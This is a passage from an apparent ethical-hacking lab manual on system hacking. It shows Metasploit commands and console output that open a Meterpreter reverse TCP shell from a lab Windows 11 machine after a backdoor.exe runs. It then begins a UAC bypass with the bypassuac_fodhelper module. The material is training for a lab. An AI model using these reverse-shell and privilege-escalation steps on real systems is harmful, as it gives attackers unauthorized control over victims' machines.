
20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.

21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security Warning** window appears; click **Run**.



Module 06 – System Hacking

22. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
23. The Meterpreter session has successfully been opened, as shown in the screenshot.
24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

25. Type **getuid** and press **Enter** to display current user ID.




```
meterpreter > getuid
Server username: Windows11\Administrator
meterpreter >
```


26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
27. Type **background** and press **Enter** to background the current session.

```
meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a `bypassuac_fodhelper` exploit.

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
29. Now type **set session 1** and press **Enter**.
30. Type **show options** in the meterpreter console and press **Enter**.



```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

